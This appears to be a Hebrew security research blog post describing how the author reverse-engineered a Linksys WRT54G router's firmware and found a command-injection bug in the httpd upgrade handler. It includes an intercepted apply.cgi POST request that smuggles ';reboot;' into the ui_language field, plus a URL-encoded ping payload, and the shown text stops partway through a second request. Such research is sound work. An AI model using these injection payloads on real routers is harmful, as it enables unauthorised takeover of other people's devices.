הרצת קוד על נתב ביתי Linksys WRT54G

מאת אילון גליקסברג

הקדמה

לפני מספר ימים נתקלתי בנתב של חברת Linksys בזמן שחיפשתי כבל באחת ממגירותיי, מיד חשבתי לעצמי, האם אוכל לפרוץ אותו?

"Easy setup" - Perhaps. "Secure"? Not so much.


המשימה הסתדרה לי טוב כיוון שבדיוק חיפשתי פרויקט חדש, ולא היה לי שום ניסיון קודם בהתעסקות עם מכשירים מהסוג הזה וחשבתי שזה עשוי להיות אתגר מעניין.

מתחילים לעבוד

חיברתי את הנתב למחשב שלי ומיד ניגשתי לחקור. התחלתי, איך לא, בסריקת פורטים על מנת להבין היטב את ממשקי הנתב ואת ווקטורי התקיפה האפשריים שלי:


```
➜ ~ nmap -F 192.169.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 21:43 IDT
Nmap scan report for 192.169.1.1
Host is up (0.0023s latency).
Not shown: 99 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
```

באופן לא מפתיע, נראה שכל מה שיש לנו לעבוד איתו הוא שרת ה-Web. כאשר גלשתי לאתר של הנתב, קפץ חלון התחברות אליו התחברתי עם פרטי ברירת המחדל. משם הועברתי לממשק הניהול של הנתב:




זמן לפרוץ

בתור התחלה, ניסיתי למצוא מקומות בהם המערכת מקבלת קלט מהמשתמש, כך הגעתי לעמוד ה-Diagnostics:



בשלב הזה, בגלל שאין לי גישה לקוד שמעבד את המידע שהלקוח מעביר, חשבתי שיהיה כדאי לנסות את הטריק הכי ישן בספר - Shell Injection, אך לרוע המזל, במערכת קיימות בדיקות צד לקוח שלא אפשרו לי להזין פקודות Shell במקום כתובת בממשק ה-Ping:



בכדי לעקוף את הבדיקות, יירטתי את הבקשה בעזרת Proxy:

[שימוש ב-Burp proxy לטובת דריסה של ערך ה-ping_ip]

לצערי, נראה שלא היתה שום השפעה. מיותר לציין כי ניסיתי לבצע את אותה טכניקה גם בממשק של Traceroute ומספר מקומות נוספים, אך ללא הועיל.

קושחה (Firmware)

בנקודה הזאת סיימתי להשתעתע עם וריאציות Blackbox-יות, בעיקר מהסיבה הפשוטה שלא היה לי אינטרס לעשות זאת. החלטתי להוריד את ה-Firmware, חילצתי את מערכת הקבצים, התחלתי לשוטט ולראות מה נמצא וזמין לעבוד איתו על הנתב, במטרה למצוא אזור פגיע:

```
➜ ~ linksys-wrt54g binwalk -e FW_WRT54Gv4_4.21.5.000_20120220.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: W54G, hardware version: 4702, firmware
version: 4.21.21, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 3362816
bytes, CRC32: 0xE3ABE901, flags: 0x0, version: 1, header size: 28 bytes, loader offset:
0x1C, linux kernel offset: 0xAB0D4, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has original file
name: "piggy", from Unix, last modified: 2012-02-08 03:40:02
700660        0xAB0F4         Squashfs filesystem, little endian, version 2.0, size:
2654572 bytes, 502 inodes, blocksize: 65536 bytes, created: 2012-02-08 03:43:28

➜ ~ linksys-wrt54g ls _FW_WRT54Gv4_4.21.5.000_20120220.bin.extracted/squashfs-root
bin  dev  etc  lib  mnt  proc sbin tmp  usr  var  www
```

בצורה אינטואיטיבית, התחלתי לעיין בקוד מקור של אפליקציית ה-Web, מכיוון שלשם יכולתי לגשת באופן ישיר כתוקף:

```
➜ ~ squashfs-root ls www
Backup_Restore.asp     Fail.asp               Forward.asp
PortTriggerTable.asp   SingleForward.asp      Success_u_s.asp
WEP.asp                WanMAC.asp             dyndns.asp              image
it_help                tzo.asp
Cysaja.asp             Fail_s.asp             Forward.asp.bk.asp
Port_Services.asp      Status_Lan.asp         SysInfo.htm
WL_ActiveTable.asp     Wireless_Advanced.asp  en_help
index.asp              it_lang_pack           wlaninfo.htm
DDNS.asp               Fail_u_s.asp           Log.asp
QoS.asp                Status_Router.asp      SysInfo1.htm
WL_FilterTable.asp     Wireless_Basic.asp     en_lang_pack
index_heartbeat.asp    sp_help
```

```
Radius.asp              Status_Router1.asp     Traceroute.asp
...
```

באופן כללי, האתר מכיל מספר קבצי ASP שמוגשים ללקוח על ידי תהליך ה-httpd שרץ על גבי הנתב. תחילה, ניסיתי להבין מדוע ניסיונות ה-Shell Injection שלי כשלו ולכן ניגשתי לקובץ Ping.asp. להפתעתי, לאחר העמקה קצרה בקוד, הבנתי שקוד ה-Web אינו מי שמבצע בפועל את בקשת ה-Ping וזאת בניגוד להנחת המוצא שלי לפיה קוד ה-Web מריץ את הבקשה, לדוגמא כך:

```
Process.Start("ping ...");
```

בפועל, הבקשה מועברת לתהליך ה-httpd אשר מנהל אותה ברמתו:


```
router-fs$ grep -r apply.cgi
www/Wireless_Basic.asp:<FORM name=wireless onSubmit="return false;"
method=<% get_http_method(); %> action=apply.cgi>
www/PortTriggerTable.asp:<FORM name=macfilter method=<%
get_http_method(); %> action=apply.cgi>
www/Traceroute.asp:<FORM name=traceroute method=<% get_http_method(); %>
action=apply.cgi>
www/WanMAC.asp:<FORM name=mac method=<% get_http_method(); %>
action=apply.cgi>
www/DMZ.asp:<FORM name=dmz method=<% get_http_method(); %>
action=apply.cgi>
www/Ping.asp:<FORM name=ping method=<% get_http_method(); %>
action=apply.cgi>
...
Binary file usr/sbin/httpd matches
```

כתוצאה מכך, ניתן לראות שכאשר מחפשים במערכת הקבצים את apply.cgi, הנתיב אליו נשלחות כל בקשות ה-HTTP, התוצאות שחוזרות הן התגיות FORM, והבינארי של ה-httpd.

ובכלל, העבודה הבלעדית של האתר היא לקבל פרמטרים מן הלקוח ולהעביר אותם ל-httpd, שלמעשה מבצע את הלוגיקה הכבדה. כעת, הבנתי שבמוקדם או במאוחר יהיה עלי לפרוס את ה-HTTP Daemon שרץ על הראוטר כדי לראות כיצד הוא מנהל ומעבד את הבקשות אשר נשלחות אליו.

ניתוח ה-HTTP Daemon

פתחתי את Ghidra וחיפשתי בעץ ה-Symbols את המילה "ping" ומצאתי את הפונקציה ping_server:



שווה לציין שאף אחד מהתוכנות שנכחו בקושחה לא הכילו Debug Symbols ושהן היו Stripped למחצה. אך למרות זאת, עם סיוע רב של מנגנון ה-Decompiler של Ghidra, אם כי לא הכי מדויק, הגעתי לידי מסקנה כי מה שהפונקציה ping_server עושה היא לקרוא לפונקציה בשם _eval באופן הבא:

```
_eval("ping -c {ping_times} {ping_ip}")
```

כאשר ping_times ו-ping_ip הינם הארגומנטים אשר סופקו בעמוד ה-Web שניתן לראות למעלה. מטבע הדברים, הלכתי לראות כיצד _eval מטפל בקלט. על מנת לעשות זאת, היה עליי למצוא היכן הפונקציה הזאת ממוקמת כיוון שהיא נטענת מספרייה חיצונית ואינה נוכחת בתוך ה-httpd עצמו:

```
router-fs$ readelf -d usr/sbin/httpd

Dynamic section at offset 0x120 contains 27 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libnvram.so]
 0x00000001 (NEEDED)                     Shared library: [libshared.so]
 0x00000001 (NEEDED)                     Shared library: [libcrypto.so]
 0x00000001 (NEEDED)                     Shared library: [libssl.so]
 0x00000001 (NEEDED)                     Shared library: [libexpat.so]
 0x00000001 (NEEDED)                     Shared library: [libc.so.0]
 ...

router-fs$ nm -gD usr/lib/libnvram.so | grep eval
router-fs$ nm -gD usr/lib/libshared.so | grep eval
0000bd28 T _eval
```

[_eval נמצאת בתוך libshared.so]


הפונקציה עצמה יחסית ארוכה, אך החלק החשוב להפנים הוא שהיא מבצעת קריאה ל-fork, ולאחר מכן משתמשת ב-execvp בשונה מ-system. בהינתן המידע הזה, לא ניתן לבצע Shell Injection, מכיוון שהקבוע "ping" היא התוכנה שתופעל באופן **בלתי תלוי** לארגומנטים שיועברו לפונקציה.

```
void _eval(char **param_1,char *param_2,uint param_3,__pid_t *param_4)
{
    ...
    __pid = fork();
    ...
    setenv("PATH","/sbin:/bin:/usr/sbin:/usr/bin",1);
    alarm(param_3);
    execvp(*param_1,param_1);
    perror(*param_1);
}
```

ניסיתי לראות האם אוכל להסלים את השליטה שלי דרך התוכנה ping או traceroute עם ארגומנטים מסוימים, אך לא הצלחתי למצוא משהו מעניין שעשוי לגרום לכך. בנוסף, חיפשתי מקומות בתוך httpd בהם יש קריאה ל-eval_ כאשר הארגומנט הראשון, התוכנה שתרוץ בפועל, בשליטת המשתמש. אך כפי שציפיתי, לא היו מקרים כאלו.

בחזרה לשורשים

למה לא לפחות לנסות לחשוב פשוט יותר מזה? בוא נתחיל עם חיפוש עבור אזכורים ל-system בתוך httpd:



מראש לא היו יותר מדי קריאות ל-system, והאמת שכולן היו בטוחות כיוון שתוקף לא יכול לחדור באמצע או להשפיע על הפקודה, הלוא הוא הארגומנט שמועבר ל-system. למעט מקום אחד:

```
void do_upgrade_post(void *param_1,BIO *param_2,int param_3)
{
  ...
  system("cp /www/Success_u_s.asp /tmp/.");
```

```
  system("cp /www/Fail_u_s.asp /tmp/.");
  memset(acStack88,0,0x40);
  puVar1 = (undefined *)nvram_get("ui_language");
  uVar7 = 0;
  if (puVar1 == (undefined *)0x0) {
    puVar1 = &DAT_0047a2b8;
  }
  snprintf(acStack88,0x40,"cp /www/%s_lang_pack/captmp.js
/tmp/.",puVar1);
  system(acStack88);
  iVar2 = memcmp(param_1,"restore.cgi",0xb);
  ...
}
```


ניתן להבחין כי מה שקורה הוא שהמשתנה puVar1 נטען לתוך פקודת cp באמצעות קריאה ל-snprintf, ולבסוף הפקודה רצה על ידי הרצת system.

המשתנה puVar1 חוזר מהקריאה:

```
nvram_get("ui_language");
```

הכוונה ב-NVRAM היא ל-Non-Volatile RAM, שזה מידע ששורד לאחר ריסוט, במקרה הזה מדובר בשפת הממשק של הלקוח כיוון שאיננו רוצים שהיא תתאפס בכל פעם שהנתב עולה מחדש.

למזלנו, אנחנו יכולים לשלוט על הערך הזה!



חיפשתי עבור המקום בו ניתן לשנות את השפה באתר ולאחר מכן סקרתי את הבקשה שנשלחה והבחנתי כי בהחלט הארגומנט ui_language משתנה, בהתאם לדוגמה, מ-en ל-fr.


אם כך, נראה שכל אשר עליי לעשות הוא לשנות את ui_language להיות ";{פקודה זדונית};". על מנת לקבל הרצת קוד. בוא ננסה זאת עם ";reboot;".

כיוון שאני רוצה לשנות את הערך לערך שלא קיים ברשימת האפשרויות, יירטתי את הבקשה ושיניתי אותה בהתאם:

```
Pretty  Raw  \n  Actions
1 POST /apply.cgi HTTP/1.1
2 Host: 192.169.1.1
3 Content-Length: 652
4 Cache-Control: max-age=0
5 Authorization: Basic YWRtaW46d2FkZHVw
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.169.1.1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://192.169.1.1/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 submit_button=index&change_action=gozila_cgi&submit_type=language&action=&now_proto=dhcp&daylight_time=0&lan_ipaddr=4&wait_time=0&need_reboot=0
  &ui_language=;reboot;&wan_proto=dhcp&router_name=WRT54G&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=169&lan_ipaddr_2=1
  &lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wan_dns0_1=0
  &wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins=4
  &wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&_daylight_time=1
```

[עריכת הפקודה ל-reboot]

הדף אומנם חזר פגום - אך הוא אכן חזר, דבר אשר מעיד על כך שהאתר והמכשיר עצמו נותרו פונקציונאליים ושהנתב אינו חווה ריסוט:



חשבתי שיתכן כי אין לי הרשאות מספקות על מנת לרסט את המכשיר, אך הייתי סקפטי מאוד כיוון שמדובר בנתב. בנוסף, תיארתי לעצמי שאולי הפקודה reboot לא נמצאת ב-PATH ולכן הוא לא מוצא אותה.

על מנת לשלול את שתי השערות אלה, ניסיתי לעשות Ping לעצמי על ידי שימוש בנתיב מלא:

```
/bin/ping 192.169.1.100
```

החלטתי לגשת לבעיה מכיון אחר, אם עקבתם, בטח הבחנתם שהפונקציה החולשתית היא: do_upgrade_post. הכוונה, ככל הנראה, היא שעליי לשלוח בקשת עדכון על מנת לטרגר את הבאג.

מספר דברים שהיה עליי להכין מראש:

1. בטרם שיניתי את שפת המערכת לאפשרות אשר משבשבת את האתר, היה עליי לטעון את עמוד עדכון הקושחה מראש כדי שאוכל לעבור כרטיסייה לעמוד בו האתר מופיע כראוי.
2. לקודד את הפקודה כך שתתאים לפורמט שניתן להשתמש בו בתוך URL:

```
urllib.parse.quote(';ping -c 4 192.169.1.100;')
-> '%3Bping%20-c%204%20192.169.1.100%3B'
```


3. ליצור קובץ קושחה מזויף על מנת שאוכל לעבור את בדיקות הצד-לקוח עבור עדכון הקושחה אשר מצפה לקבצים עם הסיומת ".bin".

שלב ראשון - שינוי ה-ui_language לפקודת ה-ping:

```
Pretty Raw \n Actions
1 POST /apply.cgi HTTP/1.1
2 Host: 192.169.1.1
3 Content-Length: 652
4 Cache-Control: max-age=0
